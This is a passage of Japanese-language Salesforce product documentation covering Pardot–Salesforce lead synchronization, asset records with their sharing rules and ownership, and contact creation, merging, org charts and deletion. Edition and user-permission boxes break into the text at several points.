Pardot と Salesforce 間のリードの同期

Pardot 見込み客をユーザに割り当てた後、2 つのシステム間でリードを簡単に同期します。

Salesforce にリードがすでに存在する場合、コネクタによりリードが Pardot に同期され、2 つのシステム間で Pardot 見込み客と Salesforce リードがマージされます。リード所有者など、Salesforce と Pardot の共通項目のデータが競合していると、Salesforce 項目のデータが常に優先されます。Pardot でカスタム項目を設定する場合は、この機能を利用できます。また、Pardot を設定して、見込み客に送信するメールが Salesforce のユーザから発信されたようにすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

同期方法	手順
手動	Pardot で [CRM と同期] リンクをクリックすると、Pardot の見込み客と Salesforce のリードがすぐに同期され、Pardot と Salesforce のデータがマージされます。
自動	Salesforce の更新されたデフォルト項目値を持つ割り当て済みの見込み客 (割り当て済みの所有者を含む) は、約 10 分ごとに同期され、更新が Pardot レコードに戻されます (データの競合が発生した場合は Salesforce が優先されるため)。カスタム項目への更新も Salesforce と同期され、そのカスタム項目について Pardot 値で Salesforce 値を上書きするオプションが有効になっていない限り、更新は Pardot レコードに戻されます。 活動または更新済みのレコードがある Pardot の未割り当ての見込み客も、Salesforce のレコードで同じメールアドレスを使用していれば、

同期方法	手順
	同期されます。Pardot での同期では、未割り当ての見込み客より割り当て済みの見込み客が優先されます。Salesforce で一致するメールアドレスが存在しない場合、Pardot の見込み客はユーザに割り当てられるまで同期されません。つまり、見込み客が Pardot で割り当てられるまで、Salesforce ではコネクタにより新しいレコードは作成されません。

Salesforce 取引先責任者としての見込み客の追跡

Pardot 見込み客から Salesforce で取引先責任者を自動的に作成します。

デフォルトでは、Salesforce コネクタにより、Pardot の見込み客から Salesforce リードが作成されます。見込み客を Salesforce でリードとして追跡しない場合は、リードの代わりに Salesforce で取引先責任者が作成されるように、Pardot サービスメンバーがデフォルト設定を調整できます。

この機能がアカウントで有効になっていると、Pardot ではまず Salesforce リードを調べて、Pardot で同期できるメールアドレスを持つ既存のリードレコードが存在するかどうかが確認されます。既存のリードレコードが存在しないと、同じメールアドレスを持つ既存の取引先責任者レコードが Pardot で検索されます。同じメールアドレスを持つ Salesforce のリードと取引先責任者がどちらも存在しないと、新しい Salesforce 取引先責任者レコードが Pardot で作成されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

顧客が購入した商品の追跡

納入商品とは?

会社が販売する品目が商品であるのに対し、納入商品とは、顧客が購入した特定の商品を示します。納入商品には、個々の販売品のシリアル番号、購入日、その他の情報などが含まれます。組織における納入商品の使用方法によっては、顧客が所有する競合商品や自社商品のバージョンを表すこともあります。

納入商品は、顧客が持っている具体的な情報を保存する場合に使用します。納入商品は、[納入商品]タブで参照できます。ページレイアウトによっては、取引先、取引先責任者、商品ページレイアウトでも納入商品の関連リストを参照できます。

組織の納入商品に階層を導入すると、より複雑な商品のリレーションを表すことができます。納入商品階層には最大で 10,000 件の納入商品を格納できます。納入商品間のリレーションは、納入商品の［親納入商品］項目を使用して定義します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者によってエンタイトルメントが設定されている場合、顧客は購入した納入商品に応じてサポートの対象となる場合があります。

関連トピック:

- 納入商品の使用開始

納入商品の使用開始

組織で商品を有効化した場合、その組織では納入商品が自動的に有効化されます。ただし、ユーザが納入商品を使用するには、まず、システム管理者が組織をカスタマイズする必要があります。

組織で納入商品を実装する手順は、次のとおりです。

- [納入商品] タブをホームページに追加します。

  メモ: [納入商品] タブは、Spring '15 より前に作成された組織ではデフォルトで非表示になっています。[納入商品] タブをユーザに表示するには、ユーザプロファイルを変更する必要があります。

- 取引先、取引先責任者、および商品ページレイアウトに納入商品関連リストを追加します。ユーザは、これらの関連リストから納入商品を新たに作成できます。
- ある納入商品を別の納入商品の子にできるようにするには、納入商品のページレイアウトに［親納入商品］項目と [子納入商品] 関連リストを追加します。ユーザにより多くのコンテキストを提供するには、参照のみの［ルート納入商品］項目を追加できます。この項目は納入商品階層の最上位納入商品を表します。
- 該当する商品、納入商品、および納入商品ページレイアウトに [ケース] 関連リストを追加します。
- 自分のケースページレイアウトに［納入商品］項目を追加します。自身の業務への必要性に応じて、項目レベルセキュリティを変更して、［納入商品］項目が表示されるようにする、または必須にすることを検討してください。
- デフォルトでは、ユーザは、納入商品に対して「参照」、「作成」、「編集」、および「削除」権限を持っています。必要に応じて、ユーザに割り当てられているこれらの権限を変更します。納入商品に対する「参照」権限を持っていないユーザは、納入商品または納入商品関連リストを Salesforce で参照できません。
- 必要に応じて、[設定] から、［クイック検索］ボックスに *「納入商品」* と入力し、[納入商品] を選択して、納入商品項目およびページレイアウトをカスタマイズします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

納入商品とは?

[納入商品] タブの表示

[納入商品] タブでは、納入商品を表示して操作できます。[納入商品] タブは、Spring '15 以降に作成された組織で表示されます。

[納入商品] タブは、Spring '15 より前に作成された組織ではデフォルトで非表示になっているため、[すべてのタブ]ページに表示されません。タブ表示を変更するには、ユーザプロファイルを更新します。

1. [設定] で、[管理] | [ユーザの管理] | [プロファイル] をクリックします。
2. 更新するユーザプロファイルの横にある [編集] をクリックします。
3. [タブの設定] リストで、[納入商品] の設定を *[デフォルトで表示]* に変更します。
4. [保存] をクリックします
   これで、更新されたプロファイルを持つユーザには、[すべてのタブ] ページで [納入商品] タブが表示され、[納入商品] タブをホームページに追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

タブ設定を参照する
- 「設定・定義を参照する」

タブ設定を編集する
- 「プロファイルと権限セットの管理」

納入商品の表示と編集

[商品] タブ、あるいは関連取引先または取引先責任者から納入商品を表示できます。

納入商品の表示
: 商品のホームページまたはリストページで納入商品を指定し、納入商品名をクリックすると、詳細情報が表示されます。詳細のフロート表示が有効になっている場合、詳細ページで参照項目の上にカーソルを置くと、クリックしてレコードの詳細ページに入る前に、レコードに関する情報を表示できます。

納入商品の更新とコメントの表示 (Chatter)
: この納入商品についての更新、コメント、投稿の Chatter フィードを表示します。

納入商品の編集

- 詳細ページで項目を直接編集するには、インライン編集を使用します。インライン編集が有効になっていない場合は、システム管理者にお問い合わせください。
- ページを編集モードで表示するには、[編集] をクリックし、変更を行ってから [保存] をクリックします。

納入商品関連リスト
: 詳細情報の下に、関連付けられているケース、エンタイトルメント、活動、あるいはメモおよび添付に関する情報が表示されている関連リストがありま

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

納入商品を参照する
- 納入商品に対する「参照」

納入商品を変更する
- 納入商品に対する「編集」

す。表示される関連リストは、ユーザが行った個人用のカスタマイズ設定、およびシステム管理者が行ったページレイアウトのカスタマイズ設定によって異なります。それぞれのアイテムをクリックすると、その詳細情報が表示されます。表示する件数を増やすには、ページの下部にある [増やす] または関連リストの下にある [さらに表示] をクリックします。

納入商品の印刷
レコードの詳細の印刷用表示を開くには、ページの右上隅にある [印刷用に表示] をクリックします。

最後に表示したビューに戻るには、納入商品の詳細ページの上部にある[最後に開いたビューへ]をクリックします。折りたたみ可能なセクションを組織が有効にした場合、ユーザは、各詳細ページのセクションヘッダーの横にある矢印アイコンを使用して、詳細ページの各セクションを折りたたみまたは拡張します。

メモ: 納入商品について取引先や取引先責任者が表示されている場合は、その納入商品を表示できます。ただし、設定を共有すると、その納入商品の取引先責任者と関連付けられている取引先をユーザが表示できなくなる場合があります。

納入商品の削除

納入商品は取引先および取引先責任者レコードと関連付けられているため、これらのレコードから納入商品を削除したり、[商品] タブを使用して納入商品を個別に削除したりすることができます。納入商品を削除する前に、次の可能性を確認します。

- 納入商品がケースと関連付けられている

  ケースと関連付けられている納入商品は削除できません。これには、ケースに表示されている納入商品と関連付けられている取引先または取引先責任者レコードの削除も含まれます。

- 納入商品が商品と関連付けられている

  納入商品が商品に基づいている場合は、商品を削除しても納入商品は削除されません。

- 納入商品が取引先または取引先責任者と関連付けられている

  取引先または取引先責任者を削除すると、関連付けられているすべての納入商品も削除され、ごみ箱に移動します。

  納入商品と関連付けられている取引先責任者を持つ取引先を削除すると、これら 3 つのレコードがすべて削除されます。全 3 つのレコードを復元するには、取引先レコードを復元します。

- 納入商品に親納入商品と子納入商品がある

  親納入商品と子納入商品が両方存在する納入商品を削除する場合は、その親と子が納入商品階層でリンクされなくなることに注意してください。

メモ: 関連するレコードを削除することなく、個別に納入商品を削除できます。ただし、関連するレコードを後から削除すると、納入商品をごみ箱から復元できなくなります。

納入商品を削除する手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

納入商品を参照する
- 納入商品に対する「参照」

納入商品を削除する
- 納入商品に対する「削除」

削除した納入商品を復元する
- 納入商品に対する「削除」

1. 取引先または取引先責任者の納入商品関連リスト、または [商品] タブの納入商品リストビューで納入商品を指定します。
2. 削除する納入商品の横にある [削除] をクリックします。
3. [OK] をクリックします。

関連トピック:

納入商品とは?

納入商品の項目履歴管理の設定

項目履歴管理を有効化することで、納入商品レコードへの変更を追跡できます。

項目履歴管理を使用して、次の情報を表示できます。

- 項目の変更日時
- 変更内容
- 変更実施者

納入商品項目の追跡を有効にするには、納入商品のオブジェクト管理設定から、項目セクションに移動して [項目履歴管理の設定] をクリックします。「項目履歴管理」 (ページ 1200)も参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

納入商品の納入商品所有者の指定

納入商品レコードの［納入商品所有者］項目は、階層および共有ベースのアクセス制御を設定するために使用されます。デフォルトでは、納入商品所有者は、納入商品レコードを作成するユーザです。

Spring '15 以降、納入商品オブジェクトの共有設定が *[非公開]*、*[公開/参照のみ]*、または *[公開/参照・更新可能]* である場合は、［納入商品所有者］項目がアクセス制御に使用されるようになりました。納入商品オブジェクトの共有設定が *[親レコードに連動]* の場合、[納入商品所有者] 項目はアクセス制御に影響を与えません。これは、親取引先の設定によって納入商品へのアクセスが制御されるためです。

Spring '15 より前に有効化された Salesforce では、納入商品オブジェクトの共有設定を有効にすると、納入商品レコードの [納入商品所有者] 項目を自動的に更新することができます。共有設定では、[納入商品所有者]項目の値が次のいずれかに設定されます。

- アセットを作成したユーザ
- 親取引先の所有者

デフォルトでは、［納入商品所有者］項目はページレイアウトに表示されません。［納入商品所有者］項目をページレイアウトに追加するには、納入商品のオブジェクト管理設定から、[ページレイアウト] に移動します。

1. [設定] から、［クイック検索］ボックスに「*納入商品設定*」と入力し、[納入商品設定] を選択します。
2. ［納入商品の共有の有効化］オプションを選択します。
   新しく作成された納入商品レコードの場合、デフォルトの［納入商品所有者］項目を設定するオプションが表示されます。
3. ［納入商品所有者］を次のいずれかに設定します。
   - 納入商品の作成者
   - 親取引先の所有者
4. 変更内容を保存します。

納入商品レコードの納入商品所有者を変更するには、[納入商品] タブをクリックして納入商品レコードを選択します。あるいは、[取引先]、[取引先責任者]、または [商品] タブの [納入商品] 関連リストから納入商品レコードを開きます。[納入商品の詳細] セクションで、［納入商品所有者］項目の横にある [変更] をクリックし、別のユーザを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

ユーザ権限

共有を有効化する
- 「共有の管理」

ページレイアウトを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

オブジェクト管理設定の検索

納入商品の共有ルールの有効化

共有ルールでは、定義されたユーザセットについて、組織全体の共有設定に自動的な例外を設けることができます。組織がSpring '15より前に作成された場合、組織の納入商品に対して共有ルールを作成および適用できるように、共有設定を有効化する必要があります。

これまで、納入商品オブジェクトは取引先オブジェクトの子オブジェクトであり、そのために納入商品オブジェクトの表示は親オブジェクトの設定に基づいていました。Spring '15 で納入商品オブジェクトは再設計され、子オブジェクトではなく個別の標準オブジェクトになりました。そのため、納入商品レコードに対して共有ルールを作成して適用できます。

メモ: Spring '15以降に作成される組織では、デフォルトで共有が有効化されるため、この手順をスキップできます。Spring '15 より前に作成された組織では、共有はデフォルトで無効化されています。共有ルールを使用する場合は、共有設定を有効化する必要があります。

1. [設定] から、［クイック検索］ボックスに「*納入商品設定*」と入力し、[納入商品設定] を選択します。
2. ［納入商品の共有の有効化］の横にあるチェックボックスをオンにします。
3. [保存] をクリックします。
   これで、納入商品に対して共有ルールを作成して適用できるようになりました。

納入商品の共有を有効化した後で、システムが［所有者］項目に入力する方法を指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

ユーザ権限

共有を有効化する
- 「共有の管理」

納入商品の共有

納入商品の共有の詳細を表示および管理するには、納入商品の詳細ページで[共有]をクリックします。共有の詳細ページには、納入商品への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。

システム管理者は、組織全体に対するデフォルトの共有モデルを定義します。このモデルを変更して、システム管理者が設定したデフォルトよりも多くのユーザを共有するように拡張できます。ただし、デフォルトよりも厳しくするために共有モデルを変更することはできません。

共有の詳細ページから、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストから選択して[編集]をクリックします。
- 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。

  メモ: 別のユーザと納入商品を共有するには、そのユーザに納入商品に関連する取引先へのアクセス権があり、納入商品に対する「参照」権限を持っている必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

ユーザ権限

納入商品を参照する
- 納入商品に対する「参照」

- レコードへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張] をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

納入商品共有ルールの作成

納入商品共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。

最大で300件の納入商品共有ルールを定義し、条件に基づく共有ルールを最大で50件含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [納入商品共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名はAPIおよび管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に200を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたはApexトリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ［納入商品のアクセス権］の設定を選択します。
10. 残りの項目で、共有納入商品に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
親レコードに連動	ユーザは、納入商品の参照、編集、または削除を実行できます。この操作ができるかどうかは、ユーザがその納入商品オブジェクトに関連付けられている親オブジェクトに対して同様の操作ができるかどうかに基づいています。[親レコードに連動] はデフォルトのアクセス設定です。
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [納入商品のアクセス権] は、納入商品に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

11. [保存] をクリックします

一緒に仕事をしているユーザの追跡

取引先責任者

取引先責任者とは、いずれかの取引先または商談などの他のレコードに関連付けられている責任者です。通常、取引先責任者は営業先の従業員です。取引先責任者の詳細には、名前、携帯電話番号、役職など、効率的に商談に取り組むのに必要な情報があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

取引先責任者の作成に関する考慮事項

取引先責任者を作成する前に、次のいくつかの重要事項を考慮してください。

取引先責任者の表示および管理のガイドライン

取引先責任者ホームページを使用して、取引先責任者を表示および管理します。

取引先責任者の役割を使用する場合の考慮事項

取引先責任者の役割では、取引先、ケース、契約、または商談でユーザが果たす役割を指定できます。取引先責任者の役割を使用すると、問い合わせ先と問い合わせる時期に関する詳細情報が得られます。取引先責任者の役割を使用するときの注意事項をいくつか示します。

登録情報照会による取引先責任者の更新

取引先責任者や個人取引先に取引先責任者情報の更新をすばやく簡単に要求するには、登録情報照会を送信します。

取引先責任者の取引先の変更に関する考慮事項

取引先責任者に関連付けられている取引先を変更する前に、次の重要事項を考慮してください。

重複する取引先責任者のマージ

重複する取引先責任者が同じ取引先に関連付けられている場合は、それらをマージできます。マージすることでデータが整理され、最新のものになります。

取引先責任者の組織図の表示

取引先責任者の会社の組織図を把握します。各取引先責任者について、取引先責任者階層を備えた組織図を表示できます。これで、営業戦略を策定するための情報をさらに多く得ることができます。

取引先責任者の削除に関する考慮事項

ほとんどの取引先責任者は 1 回のクリックで削除できます。ただし、取引先責任者を削除する前に、誰が取引先責任者を削除できるか、また取引先責任者に関連付けられたレコードがどうなるかを知っておく必要があります。

関連トピック:

- 個人取引先とは?
- ソーシャル取引先、取引先責任者、およびリード
- Lightning Experience でのメールおよびテンプレートの管理
- Lightning Experience での作業の管理と過去の活動の表示

取引先責任者の作成に関する考慮事項

取引先責任者を作成する前に、次のいくつかの重要事項を考慮してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 取引先責任者は Salesforce 内の複数の場所で作成できます。
  - 取引先の詳細ページで取引先責任者を作成する。
  - Salesforce1 アプリケーションを使用してモバイルデバイスから取引先責任者をインポートする。
  - [取引先責任者] 領域で取引先責任者を作成する。

    メモ: この方法を使用する場合、取引先を追加しないと新しい取引先責任者は非公開になります。
- 取引先と自動的に関連付けられた取引先責任者を作成するには、取引先の詳細ページで取引先責任者を作成します。
- Salesforce 組織でレコードタイプを使用している場合、取引先責任者を作成するときに［レコードタイプ］の選択を要求されることがあります。レコードタイプが異なると、項目や選択リスト値が異なる場合があります。
- Salesforce 組織でディビジョンを使用している場合、新しい取引先責任者のディビジョンは、自動的に関連する取引先のディビジョンに設定されます。

- 特別な理由がない限り、取引先責任者は常に取引先に関連付けます。取引先のない取引先責任者は、その所有者とシステム管理者以外のすべてのユーザに対して非表示になるため、見つけることが困難で忘れてしまいがちです。

関連トピック:

取引先責任者
レコードの作成
モバイルデバイスの取引先責任者リストから Salesforce への取引先責任者のインポート
取引先責任者の項目
取引先責任者の共有

取引先責任者の表示および管理のガイドライン

取引先責任者ホームページを使用して、取引先責任者を表示および管理します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

取引先責任者を参照する
- 取引先責任者に対する「参照」

取引先責任者を作成する
- 取引先責任者に対する「作成」

- 個人取引先は、取引先責任者ホームページの [最近参照したデータ] リストに表示されません。
- Salesforce Classic を使用している場合、取引先責任者リストの印刷用表示が使用できます。印刷用表示は PDF として保存できます。
- 取引先責任者リストビューで個人取引先を選択すると、対応する個人取引先が [取引先] ページに表示されます。
- 取引先責任者の条件検索されたリストを表示するには、ドロップダウンリストから事前定義されたビューを選択します。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、管理者は共有モデルで許可されているアクセス権を超えて、取引先責任者に対するアクセスを許可できます。

  Salesforce Classic を使用している場合は、次の操作を実行します。

  - 独自のカスタムビューを定義するには、[新規ビューの作成]をクリックします。
  - 作成したビューを編集または削除するには、［ビュー］ドロップダウンリストから選択して [編集] をクリックします。
- 個人取引先を見つけやすくするには、カスタムリストビューを作成し、［個人取引先］アイコンを列として追加します。

- Salesforce Classic を使用している場合、キャンペーンに取引先責任者を追加するには、取引先責任者の横にあるチェックボックスをオンにして、[キャンペーンに追加] をクリックします。表示されているレコードをすべて選択するには、列のヘッダーにあるチェックボックスをオンにします。

関連トピック:

取引先責任者
取引先責任者の取引先の変更に関する考慮事項
取引先責任者の共有
パートナーが Salesforce を使用しているかどうかの確認
取引先

取引先責任者の役割を使用する場合の考慮事項

取引先責任者の役割では、取引先、ケース、契約、または商談でユーザが果たす役割を指定できます。取引先責任者の役割を使用すると、問い合わせ先と問い合わせる時期に関する詳細情報が得られます。取引先責任者の役割を使用するときの注意事項をいくつか示します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

重要: Salesforce Classic では、取引先責任者の役割は取引先、商談、ケース、契約で使用できます。各使用可能なオブジェクトでほぼ同じように機能しますが、それぞれ独立して動作します。そのため、オブジェクトごとに個別に設定して使用する必要があります。Lightning Experience では、取引先責任者の役割は商談でのみ使用できます。

- [取引先責任者の役割]関連リストに一覧表示される取引先責任者レコードを参照するには、それらのレコードへの適切なユーザ権限および共有アクセス権が必要です。
- 商談に取引先責任者の役割を追加すると、レコードの取引先に関連付けられた最大 50 人の取引先責任者から選択できます。
- 1 人の取引先責任者または個人取引先が、さまざまなレコードで異なる取引先責任者の役割を使用できます。
- 取引先では取引先責任者の役割に個人取引先を追加することはできますが、推奨されません。代わりに、[パートナー] 関連リストを使用して個人取引先を他の取引先に関連付けます。

関連トピック:

取引先責任者の役割の追加と管理

登録情報照会による取引先責任者の更新

取引先責任者や個人取引先に取引先責任者情報の更新をすばやく簡単に要求するには、登録情報照会を送信します。

メモ: 登録情報照会は、Summer '17 以降すべての Salesforce 組織で廃止される予定です。詳細は、「Stay-in-Touch Request Retirement」を参照してください。

取引先責任者または個人取引先に有効なメールアドレスがある場合は、次のユーザに更新を要求できます。

- 自分が所有する取引先責任者
- 自分が所有する取引先に関連する取引先責任者
- 共有ルールまたは手動によるレコード共有の指定があるために編集が可能な取引先責任者
- 自分が所有する個人取引先

1. 取引先責任者または個人取引先の詳細ページで、[登録情報照会] をクリックします。

   自分の登録情報照会設定に応じて、送信メールが作成されます。

2. メールの詳細を編集します。
3. [送信] をクリックします。受信者の［メール送信除外］設定には関係なく、個別に登録情報照会を送信できます。

   受信者はメールを受信するとリンクをクリックし、更新を行うか、変更が不要なことを確認します。メール通知を受信します。

4. メールに記載されたリンクをクリックして、新規情報を更新、確認、受け入れまたは拒否します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

更新を要求する
- 「登録情報照会の送信」

および

「メールの送信」

関連トピック:

登録情報照会の返信を使用した取引先責任者の詳細の更新
一括登録情報照会による複数のユーザへの取引先責任者更新情報の要求
取引先責任者の組織図の表示

取引先責任者の取引先の変更に関する考慮事項

取引先責任者に関連付けられている取引先を変更する前に、次の重要事項を考慮してください。

メモ: 取引先責任者に親取引先があり、組織の共有設定が [親レコードに連動] の場合、取引先責任者を編集するには取引先に対する「編集」アクセス権が必要です。

- 次のいずれかが当てはまる場合、取引先責任者に関連付けられている取引先を変更できます。
  - 取引先責任者へのアクセス権があり、対象取引先の所有者であるか、ロール階層で所有者の管理者である。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

  - 取引先責任者の所有者であるか、取引先責任者へのアクセス権があり、さらに対象取引先へのアクセス権がある。
  - システム管理者である。

  どの条件も満たさない場合は、関連付けられている取引先の変更についてシステム管理者にお問い合わせください。

- ［取引先名］を変更すると、次のようになります。
  - その取引先責任者に関連するすべてのケースおよび商談は以前の取引先に関連付けられたままとなり、新規取引先に合算されません。
  - 取引先責任者に対して新たに作成されたケースおよび商談は、その新規取引先に関連付けられます。

ポータルに対して有効化されている取引先責任者については、こちらの考慮事項を確認してください。

関連トピック:

取引先責任者
取引先責任者の共有

重複する取引先責任者のマージ

重複する取引先責任者が同じ取引先に関連付けられている場合は、それらをマージできます。マージすることでデータが整理され、最新のものになります。

1. 取引先の [取引先責任者] 関連リストで、[取引先責任者のマージ] をクリックします。
2. マージする取引先責任者を 3 人まで選択します。検索ボックスを使用してリストを絞り込むか、[すべての取引先責任者] をクリックしてすべての取引先責任者のリストを表示します。[次へ] をクリックして続行します。
3. マスタレコードとなる取引先責任者を 1 人選択します。
4. 組織でパートナーポータルまたはカスタマーポータルを使用している場合は、ポータルユーザとして保持するレコードを選択できます。マージされた取引先責任者にポータルユーザが含まれないようにするには、［ポータルユーザではない］を選択します。
5. 残す項目値を各レコードから選択します。値が競合する項目は強調表示されます。
6. [マージ] をクリックします。

実際の操作を確認: How to Merge Contacts in Salesforce (Salesforce での取引先責任者のマージ方法)

関連トピック:

- 重複する取引先責任者のマージに関する考慮事項
- ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項
- 登録情報照会の返信を使用した取引先責任者の詳細の更新
- 取引先責任者と個人取引先に対するカスタマーポータルの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

カスタマーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パートナーポータルを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先責任者をマージする

- 取引先責任者に対する「削除」

カスタマーポータル対応の取引先責任者をマージする

- 取引先責任者に対する「削除」

  および

  「セルフサービスユーザの編集」

パートナーポータル対応の取引先責任者をマージする

- 取引先責任者に対する「削除」

  および

  「パートナーの管理」

取引先責任者の組織図の表示

取引先責任者の会社の組織図を把握します。各取引先責任者について、取引先責任者階層を備えた組織図を表示できます。これで、営業戦略を策定するための情報をさらに多く得ることができます。

1. 取引先責任者の組織図を表示するには、取引先責任者のレコードの［上司］項目に、取引先責任者のマネージャの名前を入力します。
2. 変更内容を保存します。
3. 取引先責任者のレコードの [View Org Chart] をクリックすると、取引先責任者の組織図が表示されます。

メモ: 組織図全体を管理するには、取引先に追加されているすべての取引先責任者の［上司］項目に、別の取引先責任者を入力します (組織図の最上部の取引先責任者を除く)。取引先責任者に上司がいない場合は、同じ取引先にどれほど多数の取引先責任者が割り当てられていても、組織図には 1 人だけが表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

組織図を参照する
- 取引先責任者に対する「参照」

組織図を変更する
- 取引先責任者に対する「編集」

関連トピック:

取引先責任者

登録情報照会による取引先責任者の更新

取引先責任者の削除に関する考慮事項

ほとんどの取引先責任者は 1 回のクリックで削除できます。ただし、取引先責任者を削除する前に、誰が取引先責任者を削除できるか、また取引先責任者に関連付けられたレコードがどうなるかを知っておく必要があります。

- システム管理者、取引先責任者の所有者、または組織のロール階層内で取引先責任者の所有者の上位にあり、かつ取引先責任者オブジェクトの「削除」権限を持つユーザは、取引先責任者を削除できます。これらの要件を満たしている場合、取引先責任者の詳細ページ、および取引先責任者リストページの該当する行に、オプションとして [削除] が表示されます。
- 取引先責任者を削除すると、次の関連レコードも削除されます。関連レコードに対する「削除」権限は必要ありません。
  - ケースが関連付けられていない納入商品
  - 添付ファイル
  - キャンペーン履歴
  - 行動
  - メモ
  - ToDo

  取引先責任者に関連付けられている取引先、エンタイトルメント、および商談は削除されません。
- 削除された取引先責任者は、ごみ箱に移動されます。取引先責任者を復元すると、関連レコードは、無効なセルフサービスユーザ名も含めてすべて復元されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 活動の主取引先責任者を削除すると、別の取引先責任者が代わりに主取引先責任者になります。活動を編集して、別の主取引先責任者を手動で選択できます。
- 次のレコードが関連付けられている取引先責任者は削除できません。
  - ケースが関連付けられている納入商品
  - ケース
  - 契約
  - パートナーユーザ
  - サービス契約
  - 有効なセルフサービスユーザ
  - 有効なカスタマーポータルユーザ

関連トピック:

レコードの削除

取引先責任者の共有

取引先責任者を他のユーザと共有すると、営業チーム内での連携が容易になります。

